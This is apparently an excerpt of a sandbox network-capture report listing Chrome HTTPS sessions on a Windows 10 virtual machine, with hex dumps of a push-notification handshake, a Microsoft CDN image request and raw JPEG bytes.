| 2022-05-13 13:53:17 UTC | 4538 | IN | Data Raw: 3b fe 26 92 6c 6f dc b2 ae f5 97 77 dd dd bb 09 b7 d2 be af 09 97 d1 a7 5b da c6 fc da dd b7 bd ff 00 0e db 25 b2 3d 17 0f 67 15 ca 6e 7c 56 f1 a6 9f e1 cd 73 49 f0 ee 97 e1 af f8 48 75 5b ab 88 5e 69 fc ff 00 91 36 37 cc df 2f ce ae 98 dd c2 ed f5 35 d4 49 e3 8d 1b c3 3a 1e a4 b7 13 c7 a5 c5 67 0a cd 7d a8 c8 8c e9 0c 0b f7 a3 1d 7e 6f 97 6a af ad 71 ba 2f 81 e2 d0 7e 26 eb 57 57 52 5a be bb 7f 77 71 be 7d f2 3b c3 6a ec 67 8e 18 93 3e ac db 8d 64 fc 44 d6 20 d0 e3 d2 7c 3f 7d 61 3e 97 e6 dd ae ad 7d aa c9 6b 24 b1 5c b2 31 61 0f c8 be bb 73 5e 9d 59 28 b5 a7 f9 db b5 fc cd 29 c5 ca 36 bf fc 3f 7f 91 e8 5a a5 ad 86 b7 e3 1f 08 5e 43 a0 cf 3f 91 62 d7 16 f7 57 5f 24 56 71 3a a0 2b b7 fe 7a 11 b7 a7 cd f4 15 0f c4 6b 8b ef 0b f9 9a 85 ac 73 bd bc b0 b7 da<br>Data Ascii: ;&low[%=gn\|VsIHu[^i67/5I:g}~ojq/~&WWRZwq};jg>dD \|?}a>}k$\1as^Y()6?Z^C?bW_$Vq:+zks |
| 2022-05-13 13:53:17 UTC | 4554 | IN | Data Raw: 7a 64 5f 3b f9 93 ae f7 56 e1 b9 c8 dd 45 14 ab 51 8c a3 cd d4 74 2b 4d 4b 97 a1 ee 9e 03 f8 b5 7d e1 7b 1b fb ad 2f 52 fe d1 d4 a7 86 3b 18 7f b7 37 24 56 db 17 8d 8b 81 bb eb 9f ad 7a 97 c1 7f 16 78 fd ae e4 bc f1 36 93 1e a3 a7 ea 5e 65 c2 6b f2 6d 8a 2b 68 97 ac 5d 37 6c 2d f7 7f e0 54 51 5e 2c af 4e a7 b3 4f 43 da 8b 55 60 e4 d5 87 6b 9f f0 9f f8 ab c7 11 ea 9e 19 bf d3 6d 7c 35 71 63 6f 14 d7 db e3 b8 fe 22 d2 7d 97 d3 f8 7e 63 c3 6d ae 37 f6 92 d2 7c 13 e1 7f 05 eb 5a b6 a1 e1 09 e4 d5 75 b9 a3 7b 99 ed 13 f7 5f 6a 55 da 93 3c 87 e5 e3 e6 ed f3 51 45 7c 75 3c e7 13 2c d1 61 1d b9 2f 6d bf e0 9e cc f0 54 a3 86 95 4e a9 18 ff 00 b2 7f 81 f5 5f 14 78 57 52 59 ac 24 4f 09 6a cf e4 a7 97 7d e6 a2 4b 6e c1 c4 ad 6e ff 00 77 7f 7c 1c 7f b2 2b ec cd 17 49<br>Data Ascii: zd_;VEQt+MK}{/R;7$Vzx6^ekm+h]7l-TQ^,NOCU`km\|5qco"}~cm7\|Zu{_jU<QE\|u<,a/mTN_xWRY$Oj}Knnw\|+I |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 93 | 192.168.2.5 | 49857 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:24 UTC | 6302 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 39 61 63 30 31 35 65 62 62 66 38 33 31 38 38 64 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 9ac015ebbf83188d |
| 2022-05-13 13:53:24 UTC | 6302 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</deviceName></agent></connect> |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:24 UTC | 6302 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 39 61 63 30 31 35 65 62 62 66 38 33 31 38 38 64 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 69 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 9ac015ebbf83188d<device><compact-ticket>t=EwCwAupIBAAU1bDGfdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:53:24 UTC | 6303 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 39 61 63 30 31 35 65 62 62 66 38 33 31 38 38 64 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: 9ac015ebbf83188d<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:53:24 UTC | 6303 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:53:24 UTC | 6303 | IN | Data Raw: 4d 53 2d 43 56 3a 20 52 52 44 41 6b 6f 6d 74 51 45 6d 4b 64 77 46 4b 37 69 78 4c 74 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: RRDAkomtQEmKdwFK7ixLtw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 94 | 192.168.2.5 | 49858 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:30 UTC | 6304 | OUT | GET /cms/api/am/imageFileData/RWyTNu?ver=6011 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |
| 2022-05-13 13:53:30 UTC | 6304 | IN | HTTP/1.1 200 OK<br>Content-Type: image/jpeg<br>Access-Control-Allow-Origin: *<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWyTNu?ver=6011<br>Last-Modified: Sat, 07 May 2022 22:02:21 GMT<br>X-Source-Length: 702551<br>X-Datacenter: northeu<br>X-ActivityId: acb9a6a4-4d49-4677-8ce8-4ee4f5ce713d<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Length: 702551<br>Cache-Control: public, max-age=331706<br>Expires: Tue, 17 May 2022 10:01:56 GMT<br>Date: Fri, 13 May 2022 13:53:30 GMT<br>Connection: close |
| 2022-05-13 13:53:30 UTC | 6304 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 60 00 60 00 00 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00 43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 ff c0 00 11 08 07 80 04 38 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08<br>Data Ascii: JFIF``CC8"}!1AQa"q2 |
| 2022-05-13 13:53:30 UTC | 6320 | IN | Data Raw: ce 2b a1 83 36 83 a1 da fd db 4f 9e a9 ae 8f a5 34 7f ed 56 a5 e6 83 3b 79 92 37 98 88 bf 3d 70 fa c6 a5 f6 09 24 fd e5 75 53 52 a9 b4 8c a5 68 ab b4 6d 37 84 60 b8 93 72 cf 1a 27 fd 34 ab 16 fe 17 82 ce 4d cd 24 6e 95 e6 77 9e 28 9f cc f9 64 74 a8 e1 f1 74 eb f7 a4 df 5d 8b 0f 51 ab 5c e5 75 a2 7a 96 a9 66 ab 1f ee 7c ba c3 5d 26 2b 89 36 c9 24 7f 35 71 f6 fe 26 95 a4 f9 a7 ab 12 6b 9b be 65 92 aa 34 65 16 0e a4 64 89 b5 ad 25 6c 24 93 6c 9b eb 97 9a 4d d2 56 d5 c6 a0 b7 51 ed 69 2b 3e 4b 15 97 e6 ae c8 3e 5f 8b 73 96 5e f6 c6 4b 5e 7e f3 6d 46 d7 5b aa c5 d5 8a c5 27 fa ca a2 d1 ed ae 8d 19 9e ab 71 cd 23 53 63 5d d2 50 ab 57 2d d5 69 88 9b c9 6f 2e 9b 1e 93 2d c7 dd 8e b4 ad fc af e2 ae 8b 4f 5f b3 fc cb 5c f3 a8 e1 b1 bc 69 29 1c 4d f6 8b 3d 9f fa c8<br>Data Ascii: +6O4V;y7=p$uSRhm7`r'4M$nw(dtt]Q\uzf|]&+6$5q&ke4ed%l$lMVQi+>K>_s^K^~mF['q#Sc]PW-io.-O_\i)M= |
| 2022-05-13 13:53:30 UTC | 6336 | IN | Data Raw: 9b ab 89 5f 89 da 57 99 b7 cb 93 fe ba 54 77 1f 10 96 e3 e5 b1 fb ff 00 f4 d1 2b 25 83 a9 d8 d3 eb 70 ee 77 ca d4 95 c2 2f 8e 35 08 bf d6 41 1b d5 88 fe 20 4e bf eb ad 23 ff 00 b6 6f 4f ea b5 07 f5 b8 77 3b 65 ed 4f ae 6b 49 f1 b5 b5 fc 9b 6e 23 fb 2f fe 81 5b cb aa 58 f9 12 4d e7 c7 b1 7f db ac 67 46 71 76 92 37 85 68 cb 54 cb 0b 4e 5a cf 5f 10 69 f2 ff 00 ab 9f fe fe 26 ca d0 86 45 96 3d d1 c9 bd 2a 1c 1a 34 52 8b d9 8e a7 d3 29 f5 1c a5 dc 77 34 9b 68 5a 5a 5c a1 cc 2a d4 9b 6a 35 a9 16 8e 56 17 1c b4 bc d2 2d 2d 47 28 5c 7d 14 53 96 8b 05 c5 a7 73 4d a7 73 45 87 74 1c d2 ad 25 3e 8b 00 53 96 9b 4f a2 c0 2e ea 76 da 6a d4 8b da a4 5b 05 0b da 8a 7d 2b 08 29 dc d3 69 dc d1 60 0a 7d 32 9f 45 8a 0a 7d 31 7b 53 e8 b0 5e e3 b9 a2 8e 68 a6 55 c2 8a 28 a0 2e<br>Data Ascii: _WTw+%pw/5A N#oOw;eOkIn#/[XMgFqv7hTNZ_i&E=*4R)w4hZZ*j5V--G(\}SsMsEt%>SO.vj[}+)i`}2E}1{S^hU(. |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:30 UTC | 6338 | IN | Data Raw: de b1 f5 0d 42 55 f9 61 9f 7e ef bf 1f f7 2a 3b 5d 4b 6c 7e 5c d1 c7 ff 00 5d 3f 8e b6 8e 1b ac 88 72 d4 eb b4 df 10 69 f1 47 68 d2 49 23 cb e7 32 5c 41 fe cd 57 d4 bc 49 a9 d8 43 f6 cb 1d e8 96 0e b2 a4 95 cb df 36 9f e4 7d a2 de 49 12 ed bf e5 9f fb 55 25 9f 89 2f 2f 6d 63 d3 66 93 7d a4 bf 7e 3f ef d6 d0 c3 c2 da 21 ba 92 5b 32 48 f5 e6 d5 ac 64 dd 1c 68 ff 00 68 69 93 cb ff 00 6b 9c 55 88 6e af 2d e3 fd dc fb 3f eb 9d 73 b6 b6 ad 67 3e d6 f9 1f 7d 75 d0 ac 57 5a 54 1f c1 2a fc 95 dd 15 18 ab 1c d2 bc b5 63 74 b8 fe d9 24 8d 27 cf 2d 5a fe c1 59 63 91 a4 8f e7 5a 9b 45 d3 e5 b7 ff 00 48 f2 f7 a4 55 d5 5a ad 9d c5 8f 98 bf 24 ca ed be b3 9c ac f4 34 a7 4f 99 6a 70 ff 00 d9 6d 0f fa bf b9 46 e6 5f bd 5d 85 f5 8a fd 97 cc fe 3a e7 6f ac d5 64 da b4 45 dc<br>Data Ascii: BUa~*;]Kl~\]?riGhI#2\AWIC6}IU%//mcf}~?![2HdhhikUn-?sg>}uWZT*ct$'-ZYcZEHUZ$4OjpmF_]:odE |
| 2022-05-13 13:53:30 UTC | 6354 | IN | Data Raw: 49 dd 0a bb 69 5e 07 3b e2 2b 7d 4f c6 fe 45 c4 3a b4 7f 33 b7 93 a6 c8 ed f2 6e f9 8b 28 ed 5c cf 85 6e 1a e3 c4 d6 16 30 c7 24 f6 91 5c 2f da 24 ff 00 9e df 37 f7 ab 53 56 d4 27 f0 f7 85 6c 2d 56 7f 23 50 b7 99 a6 79 e3 4f 9d 37 2e 3c bf c2 ba 6f 84 7e 19 b6 6f 0c ff 00 6e 34 1f f1 2f f3 97 f7 72 27 ef 66 64 fe e9 1f c2 cd 5d 4e 52 85 37 f7 23 91 53 8d 4a 8b ba d5 9e e1 a0 f8 ea f2 cf c1 72 69 36 30 69 bf 64 b7 49 92 ef cf 46 f3 5d b7 7c 8d f8 57 61 e1 7f 18 2d e7 c2 fd 36 d7 4f fd c6 a6 b6 f2 25 c4 73 fd ff 00 97 2d c0 1d 89 af 31 f0 ef 82 f5 eb a8 f5 2f 16 5f 41 f2 5e 23 6c 82 49 ff 00 e3 ca 04 ee e 0 ff 00 11 ae cb 4f f0 9e b5 e0 5f 0c e8 53 79 7e 46 a1 75 0c 9b 27 de ae 88 ad ed fe eb 57 1d d2 5e 67 7a 57 f4 3c 67 c5 56 be 25 d2 fc 41 06 ad 63 a6 dd<br>Data Ascii: Ii^;+}OE:3n(\n0$\V$7SV'l-V#PyO7.<o~on4/r'fd]NR7#SJri60idIF]\|Wa-6O%s-1/_A^#IIO_Sy~Fu'W^gzW<gV%Ac |
| 2022-05-13 13:53:30 UTC | 6370 | IN | Data Raw: 6b 08 ef 7c af 92 de 78 fe 47 f9 9b bd 75 17 5e 30 9f cf dd 0f dc 58 64 44 fe 34 4f a5 78 f5 15 4e 74 a4 b4 47 b3 4b d9 72 37 17 ab 3a ef 86 3a 4e a1 aa 78 3b 49 b7 ba 8e 4b 5b b5 b8 9b f7 fb 37 ec 55 e5 56 88 ef b5 59 75 29 26 87 52 92 eb 6c db 1e 38 3e 7f e2 fa 74 15 25 8f da 74 bb 1d 25 a3 9f ec b7 7a 96 ef 3b cb 7d e8 8b b7 ad 71 9e 07 d0 75 5f 0f f8 a2 ef 51 d4 b5 59 f7 b2 c9 12 43 b3 f7 4f f8 f6 ac 63 ab 6c da 4a dc b1 48 b3 a4 ff 00 c2 4b e1 fb e8 e4 be 93 fd 0a e1 da 17 7d ff 00 3e da c7 5d 2f 53 5f 3f 4f d3 7c cd ed 70 d7 0f 24 9f 71 22 fe f5 74 5f 1b 3c 54 ba 84 fa 4e 87 63 04 8f 2c 4f 1b f9 ff 00 71 37 37 15 63 56 d4 a7 f0 7f cd 71 3c 6f 6f 6b 0b 24 36 b6 2e bb dd 9b bb ff 00 5a ee 84 ae 93 ee 79 f3 8d 9d af a2 38 bb 1f 00 e9 57 5e 20 93 50 ba<br>Data Ascii: k\|xGu^0XdD4OxNtGKr7::Nx;IK[7UVYu)&Rl8>t%t%z;}qu_QYCOclJHK}>]/S_?O\|p$q"t_<TNc,Oq77cVq<ook $6.Zy8W^ P |
| 2022-05-13 13:53:30 UTC | 6378 | IN | Data Raw: a4 9a 3f b0 79 92 4d 1c 9f 37 fc b4 a7 49 a8 45 e6 7c b0 48 9f dc f9 3f ad 47 71 a9 4b 14 fb a3 92 7d 8d ff 00 2c fe 57 ae 9b 1c fc d7 dc 85 a4 8b cb fd e3 fc 9f f4 cd 2a ac 33 6d 93 77 ef 1d 3f e9 9e e7 ad 06 bc 8a ea 44 fb 47 fe 44 f9 3f 95 6a 47 79 04 51 ed 8f cb 4f ee 79 74 ec 47 35 8a 76 f1 db 5f c1 ba 39 e3 f3 57 fe 59 ec d9 51 cd a3 ee 93 f7 92 48 9f f5 ce 4a b8 d7 0b f7 64 8f 67 fd 34 ff 00 1a 75 ae a1 ba 7d b1 c7 1a 6d ff 00 96 91 fc e9 55 ca 17 28 c7 a2 cf e6 7c de 67 cb ff 00 2d 37 ad 4d f6 7b 96 93 cb f2 e7 9f fe 9a 47 b6 b4 16 ea 2f f5 9e 5c 73 cb ff 00 8f d3 9a f2 26 f2 f6 fe e2 8e 51 5e e6 5a e9 77 cf f2 cd 3f 90 9f ee 2d 43 32 de 59 fc b6 b0 4f 7b fd f9 24 ab cd 22 f9 fb a4 93 7e ea 2e b5 88 22 f2 3c 98 e 4 df ff 00 7c 51 61 36 cc fb 5b 7b<br>Data Ascii: ?yM7IE\|H?GqK},W*3mw?DGD?jGyQOytG5v_9WYQHJdg4u}mU(\|g-7M{G/\s&Q^Zw?-C2YO{$"~."<\|Qa6[{ |
| 2022-05-13 13:53:30 UTC | 6394 | IN | Data Raw: 93 54 f1 f4 7a 8c 4a 8b 71 7d 04 f0 47 12 4d b7 f8 5b 9d c8 bf ce b1 7c 1f f0 ee da c3 5c bb d7 be 1f cf 6b 3f 87 f5 44 ff 00 57 a9 3b 79 56 df de f9 f8 f9 2b 4b c0 bf 02 db c3 93 d8 5f 78 93 c3 d6 3a 8d 97 d8 56 d2 e2 39 e7 6b 87 99 ba f9 cf 93 f7 85 7a 76 93 e0 3b 9d 36 48 ed 74 3b 48 34 4d 32 54 d9 6f 07 91 bf 66 ef bc 70 c7 e7 cd 79 98 ec ca a7 b6 a7 0a 13 6d b7 af ba da 6b d6 da 7a 9b 53 c3 ab 37 2e 9e 68 e1 74 df d9 c6 5f 1e 5f 7f 6b 6a 5f 10 bf b4 6d 22 b8 69 92 d7 4d 83 fd 1e 19 7f 87 ca 93 77 6a e4 fc 79 fb 21 fc 29 f8 73 1f fc 24 9e 2e f1 0e b8 f6 f7 57 6b bf cb 75 4d ec ed f7 78 5d d5 f5 f6 93 a3 db 68 d6 36 9a 7f 99 1c 89 6e 9f dc 54 de de bb 56 b0 fc 79 e1 7d 07 59 b1 9d b5 ab 4b 5d 46 2d 9b 3c bb e9 d6 24 85 5b bf cd d3 fd ea fa 98 cb 97 a9<br>Data Ascii: TzJq}GM[\|\|k?DW;yV+K_x:V9kzv;6Ht;H4M2TofpymkzS7.ht__kj_m"iMwjy!)s$.WkuMx]h6nTVy}YK]F-<$[ |
| 2022-05-13 13:53:30 UTC | 6410 | IN | Data Raw: b5 58 ba 6e b1 f0 af c1 12 4f a1 f8 5f c0 37 5a 8f 8c 2c ee 16 dd 23 b5 79 25 bb 9b 77 de 29 27 3b 71 de ba cf 89 1f 18 34 d8 af ad 34 59 af ef b4 8b 79 53 7b ea 5e 42 cb 14 3f f5 d5 c6 56 3f f8 15 78 0d af c4 8b 9f 82 76 33 eb 9e 0f 9e 3d 5f 53 ba b8 93 ce be 92 06 97 ed 31 2f de dd fc 5b 3f f1 da c3 0f 5a 18 a5 cf 4e 57 4f b6 cc de a4 7d 9e e7 d3 df 10 3c 5d e1 ef 0a e9 53 c7 ae 6a 52 69 1a c4 a9 bf ec 3b da ed ed 97 fd ad a4 7f 85 7c fb fb 50 7c 7a d3 3e 29 7c 1a ff 00 8a 7f c4 b7 53 a6 9b 7d 0d bd f5 8c 90 7d 9f ce 5d bf 7b af ce a4 ff 00 0d 78 4f 88 3e 2c 6b 9e 32 9f 52 be d5 a3 92 ea e3 56 4f 39 d2 37 d9 17 af fc 0a aa eb 1f 19 35 39 7c 01 a1 78 3d ad 20 4d 3e df ce fb 46 c4 ff 00 8f d6 76 dc 1a 41 fd e4 ec d5 dd 4e 8d a4 9f 63 8a a5 6b ad 09 3e 09<br>Data Ascii: XnO_7Z,#y%w)';q44YyS{^B?V?xv3=_S1/[?ZNWO}<]SjRi;\|P\|z>)\|S}}}{xO>,k2RVO9759\|x= M>FvANck> |
| 2022-05-13 13:53:30 UTC | 6418 | IN | Data Raw: 3e 32 7c 33 d5 ac 61 d7 75 2f 06 dd ec 64 9a ea 34 d9 2a 2a f4 dc ed fa f4 ae 37 c5 9e 0d be d5 2e ec 16 ce 48 20 8b 4b 89 62 87 cc dd bd d5 57 03 3f c3 5c 9e b1 0f 8e 12 c6 ef 4b 8e c3 fb 47 4f 9f 72 4b 1f da bc a7 db ee cb 83 5e ce 0b 3a c5 d0 c3 53 a1 4e d7 5d 65 26 df ae fa fa 68 8d 2a 65 b0 69 cd 3d 7b 23 1f c2 ff 00 07 fc 01 71 f1 0a 75 f0 ae a5 ac 6b da de 83 a6 7d ad 34 7d 62 7d 91 5e de 33 63 cc f3 ff 00 85 3f 8b 68 fc eb 95 d6 3f 68 2f 8f 9a a7 88 2e f4 bf ec 9f 3e 5d ed 0f d9 6c 74 bf 36 24 ed f7 ff 00 c4 d6 f7 85 fc 27 73 e1 2f 1e 5a 6b 0b 69 a9 59 7d df b4 5d 48 fb d2 f5 97 a8 78 e3 e8 be 95 ea 56 71 c9 17 8c 7c 4b e2 0d 63 c7 57 49 a7 ea 9a 76 c8 6d 60 f3 22 96 da 55 ff 00 74 6d db b7 ee b7 5a fd 0a 9e 69 47 48 d4 92 6e df 8f 53 c5 9e 06 a6<br>Data Ascii: >2\|3au/d4**7.H KbW?\KGOrK^:SN]e&h*ei={#quk}4}b}^3c?h?h/.>]lt6$'s/ZkiY}]HxVq\|KcWIvm`"UtmZiGHnS |
| 2022-05-13 13:53:30 UTC | 6434 | IN | Data Raw: 56 7d e7 87 75 56 bb 8e e2 1b 08 fe ff 00 93 e7 c7 6a ce fb bf bb ba bf 86 f0 f4 2a 34 f9 a9 bb 7a 33 fb 1b da c1 68 6d 5b f8 b2 ce ea 7d b2 7f a2 dc 7f 1c 12 56 85 be ad a6 37 fc bd ec ff 00 ae 7f 72 bc 6f 5e b3 d4 ec fc 47 e7 43 ae c1 6b 71 70 eb be d6 48 19 1d 3e 8b 5e d1 f0 af e1 dc fe 08 d3 a7 f1 77 8b 27 93 57 bd b8 f9 2c 6c 67 4d 89 0a ff 00 7b 69 e9 5e a5 1c 8a 38 97 cd 09 d9 7c cc e5 59 53 57 6a e3 7e d5 13 49 ba de ef 7f fc 0e ad 43 f6 9b f8 f7 79 92 6f 5f f9 67 25 5a f8 a5 e2 c8 34 9f 87 b3 eb d2 68 56 3f 67 5d b3 7e e3 e7 77 89 7b 6f fb a8 c6 bc 17 58 fd ae 2c 74 69 23 87 49 f0 65 ad d6 9f 2e d7 4f ed 1b a6 96 54 fa 9a ed ff 00 55 ea bf e1 d4 ba f9 99 ac 7d 28 fc 6a c7 b4 5c 69 73 fd e9 bc cd 9f ef fd cf ca a3 bc b5 82 df f7 93 41 1f fb 1f c7<br>Data Ascii: V}uVj*4z3hm[}V7ro^GCkqpH>^w'W,lgM{i^8\|YSWj~ICyo_g%Z4hV?g]~w{oX,ti#Ie.OTU}{j\isA |
| 2022-05-13 13:53:30 UTC | 6450 | IN | Data Raw: 51 e5 e4 d5 75 ff 00 80 7e bb fc 39 d7 3c 23 79 fd bb e0 1f 0b df ff 00 a3 f8 73 e4 bb 8f ef a4 2d 2b 13 e5 65 be f7 f1 57 03 f1 43 e1 cf 8a a7 f1 77 84 f4 7b 7b 08 f5 bf 07 df fd ae 1d 46 fa 38 15 e5 d3 d9 94 79 47 6b 9e 13 1e 95 47 f6 55 f1 54 7e 20 f0 7e b5 ad 78 aa c2 c7 41 f1 05 e4 36 e9 a8 f9 fb 6d fe db 12 ab b0 b8 6d c1 55 f7 ef fb d5 8b f0 c7 f6 bc ff 00 84 eb e3 65 de 8b a6 c1 a3 d8 f8 52 ce 19 ad ed 12 fb 51 f2 a6 bd 9d 98 2a 18 38 e4 1c 70 a0 57 bd 06 e2 df 91 35 16 de 67 ca 3e 22 f8 5b ae 59 fe d6 5a 2f 82 6d 64 d5 7c 2e 8b ab 47 6f 63 75 b2 5d 89 13 fd f9 22 fe f4 6d f7 bf 9d 7d e5 e1 7b ad 3f c0 3e 26 bf f0 fd f6 ad a6 dd 5d e8 29 bf 4e 92 f9 ff 00 d2 11 65 fe 2f 9b f8 f6 f1 f2 f6 ac 9f 1c 78 f3 41 d7 bc 5d 25 9d 8c 7f d8 3f 18 2c f4 bf 3b<br>Data Ascii: Qu~9<#ys-+eWCw{{F8yGkGUT~ ~xA6mmUeRQ*8pW5g>"[YZ/md\|.Gocu]"m}{?>&])Ne/xA]%?,; |
| 2022-05-13 13:53:30 UTC | 6458 | IN | Data Raw: 57 53 dc 4d f6 ff 00 ec fb 25 87 f7 d7 df 2e fd cd 8d d2 6e 3f 71 86 de 2b 07 41 f8 fd e1 75 f8 9b a9 78 16 6d 76 39 f5 38 b4 e5 bb 86 77 7d 96 fb 95 72 f1 19 4e 17 7e cd ad ff 00 02 af 3f fd ad be 26 6b 5f 0f b4 7d 27 58 d3 6e e0 82 59 51 5f fb 1e 74 fd ec df 30 de 5d fb 01 bb ee 8a f0 7d 17 c5 de 10 d7 34 df 84 fe 1b d5 34 2f ed ef 16 f8 83 c5 5f da 3a 8d ad f2 33 f9 30 7d cc 0d ff 00 7e 33 1f ca 17 fd 9a e8 8d 3e 68 b9 9a ca 7a f2 9d 97 8d 3f 65 dd 17 f6 cf f0 e5 87 c4 0f 02 df da f8 43 58 96 69 ad f5 18 ee a0 6f 2a e5 91 be f6 53 ef 38 ff 00 9e 8a 3e 61 ef 5c bc de 3c d3 3c 11 e1 f9 fc 1b f1 9b c3 d a 6e af 7b e1 f8 64 b1 9a d6 7f 9e 54 fd df ee e5 b6 93 fd b1 b5 96 be ee b5 b1 b1 d0 fc 3f 1e 8f a7 fd 97 c3 d6 eb fb 9b 4b 5d 35 15 3c 98 bf 87 6a fd dc<br>Data Ascii: WSM%.n?q+Auxmv98w}rN~?&k_}'XnYQ_t0]}44/_:30}~3>hz?eCXio*S8>a\<<n{dT?K]5<j |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
